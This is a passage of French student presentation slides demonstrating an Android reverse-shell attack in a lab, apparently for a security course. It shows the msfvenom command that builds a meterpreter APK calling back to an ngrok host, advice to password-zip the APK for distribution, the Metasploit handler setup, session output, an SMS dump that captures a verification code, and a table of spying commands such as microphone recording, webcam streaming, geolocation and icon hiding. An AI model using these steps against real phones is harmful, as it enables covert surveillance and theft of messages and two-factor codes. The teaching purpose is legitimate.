

```
theophile@kali: ~  
theophile@kali: ~  
theophile@kali: ~  
(theophile@kali)-[~]  
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=6.tcp.eu.ngrok.io LPORT=11787 > CeciEstUnReverseShell.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10245 bytes  
  
(theophile@kali)-[~]  
└─$
```



DÉMONSTRATION N°2 :

3^E ÉTAPE : DISTRIBUTION

- Le payload a bien été créé dans le dossier /home, on le compresse avec un mot de passe pour le distribuer.





DÉMONSTRATION N°2 :

4^E ÉTAPE : CONFIGURATION DE METASPLOIT




- Configuration de Metasploit : pour lancer le framework, on utilise la commande `msfconsole`, pré-installée dans Kali Linux.
- On sélectionne l'exploit qu'on souhaite utiliser (celui qui a été utilisé lors de la création du payload).
- Ngrok va rediriger tout le trafic du payload vers `localhost:2023`, on écoute donc ici.

```
theophile@kali: ~  
theophile@kali: ~  
theophile@kali: ~  
(theophile@kali) ~  
└─$ msfconsole  
Metasploit tip: Use the edit command to open the currently active module  
in your editor  
  
IIIIII  dTb.dTb  
II      4' V 'B  
II      6: .P  
II      'T: .;P'  
II      'T: ;P'  
IIIIII  'VvP'  
  
I love shells --egypt  
  
      =[ metasploit v6.3.41-dev ]  
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 127.0.0.1  
LHOST => 127.0.0.1  
msf6 exploit(multi/handler) > set LPORT 2023  
LPORT => 2023  
msf6 exploit(multi/handler) > run  
  
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:2023
```

DÉMONSTRATION N°2 :

5^E ÉTAPE : EXÉCUTION SUR L'APPAREIL ANDROID

- Configuration d'une VM Android sur Android Studio qui représentera notre cible.
- La victime a téléchargé le malware et l'a exécuté, nous allons pouvoir passer à la post-exploitation !





DÉMONSTRATION N°2 :

6^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE

- La session a bien été créée et `msfconsole` est bien connectée à la backdoor présente sur le système cible.



```
theophile@kali: ~  
└─(theophile@kali)-[~]  
└─$ msfconsole  
Metasploit tip: Use the edit command to open the currently active module  
in your editor  
  
IIIIII  dTb.dTb  
II      4' v 'B  
II      0. .P  
II      'T; .;P'  
II      'T; ;P'  
IIIIII  'Yvp'  
  
I love shells --egypt  
  
+ --=[ metasploit v6.3.41-dev ]  
+ --=[ 2371 exploits - 1230 auxiliary - 414 post ]  
+ --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 127.0.0.1  
LHOST => 127.0.0.1  
msf6 exploit(multi/handler) > set LPORT 2023  
LPORT => 2023  
msf6 exploit(multi/handler) > run  
  
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:2023  
[*] Sending stage (70945 bytes) to 127.0.0.1  
[*] Sending stage (70945 bytes) to 127.0.0.1  
[*] Meterpreter session 1 opened (127.0.0.1:2023 -> 127.0.0.1:40744) at 2023-11-16 19:04:23 +0100  
[*] Meterpreter session 2 opened (127.0.0.1:2023 -> 127.0.0.1:40756) at 2023-11-16 19:04:23 +0100  
  
meterpreter > |
```



DÉMONSTRATION N°2 :

7^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- On va maintenant chercher à récupérer les SMS de la victime.
- Pour cela on utilise le panneau de contrôle des simulations d'Android Studio pour simuler un message entrant venant de "Google" avec un message comportant un code de validation "ESIREM2023".





DÉMONSTRATION N°2 :

7^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- On utilise la commande `dump_sms` pour récupérer les SMS de la victime dans un fichier texte.

```
theophile@kali: ~  
theophile@kali: ~  
theophile@kali: ~  
  
(theophile@kali) ~  
└─$ msfconsole  
Metasploit tip: Use the edit command to open the currently active module  
in your editor  
  
IIIIII  .dTB.dTB  
II      4' V 'B  
II      6:  .P  
II      'T: .;P'  
II      'T: .;P'  
IIIIII  'vvp'  
  
I love shells --egypt  
  
      =[ metasploit v6.3.41-dev ]  
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 127.0.0.1  
LHOST => 127.0.0.1  
msf6 exploit(multi/handler) > set LPORT 2023  
LPORT => 2023  
msf6 exploit(multi/handler) > run  
  
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:2023  
[*] Sending stage (70945 bytes) to 127.0.0.1  
[*] Sending stage (70945 bytes) to 127.0.0.1  
[*] Meterpreter session 1 opened (127.0.0.1:2023 -> 127.0.0.1:40744) at 2023-11-16 19:04:23 +0100  
[*] Meterpreter session 2 opened (127.0.0.1:2023 -> 127.0.0.1:40756) at 2023-11-16 19:04:23 +0100  
  
meterpreter > dump_sms  
[*] Fetching 1 sms message  
[*] SMS message saved to: sms_dump_20231116190606.txt  
meterpreter > screenshot  
[-] No screenshot data was returned.  
[-] With Android, the screenshot command can only capture the host application. If this payload is hosted in an app without a user interface (default behavior), it cannot take screenshots at all.  
meterpreter > check_root  
[*] Device is not rooted  
meterpreter >
```



DÉMONSTRATION N°2 :

7^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- Récupération du fichier texte généré contenant les détails des SMS présents sur le téléphone de la victime.

```
~/sms_dump_20231116190606.txt - Mousepad
File Edit Search View Document Help
[+] SMS messages dump
=====
Date: 2023-11-16 19:06:06.340205878 +0100
OS: Android 7.0 - Linux 3.10.0+ (i686)
Remote IP: 127.0.0.1
Remote Port: 40756

#1
Type      : Incoming
Date      : 2023-11-16 19:05:30
Address   : Google
Status    : NOT_RECEIVED
Message   : Votre code de validation est : ESIREM2023
```



DÉMONSTRATION N°2 (ANNEXE DES COMMANDES UTILES)

Commande	Description
?	Menu d'aide du meterpreter
exit	Termine une session meterpreter
getuid	Récupère l'utilisateur que le serveur exécute
screenshot	Prend une capture d'écran du bureau
record_mic	Enregistre l'audio du micro par défaut pendant <i>x</i> secondes
webcam_stream	Lire un flux vidéo depuis la webcam spécifiée
dump_calllog / dump_contacts / dump_sms	Obtenir le journal des appels / contacts / sms
send_sms	Envoie un SMS depuis la cible
set_audio_mode	Définir le mode de sonnerie
hide_app_icon	Masquer l'icône de l'application du lanceur
geolocate	Obtenir lat-long actuelle en utilisant la géolocalisation
shell	Obtenir un shell de commande système
localtime	Affiche la date et l'heure locales du système cible
check_root	Vérifie si le périphérique est rooté



MERCI DE VOTRE
ATTENTION !

Firmin LAUNAY

Theophile REY

Paul DUCOLOMB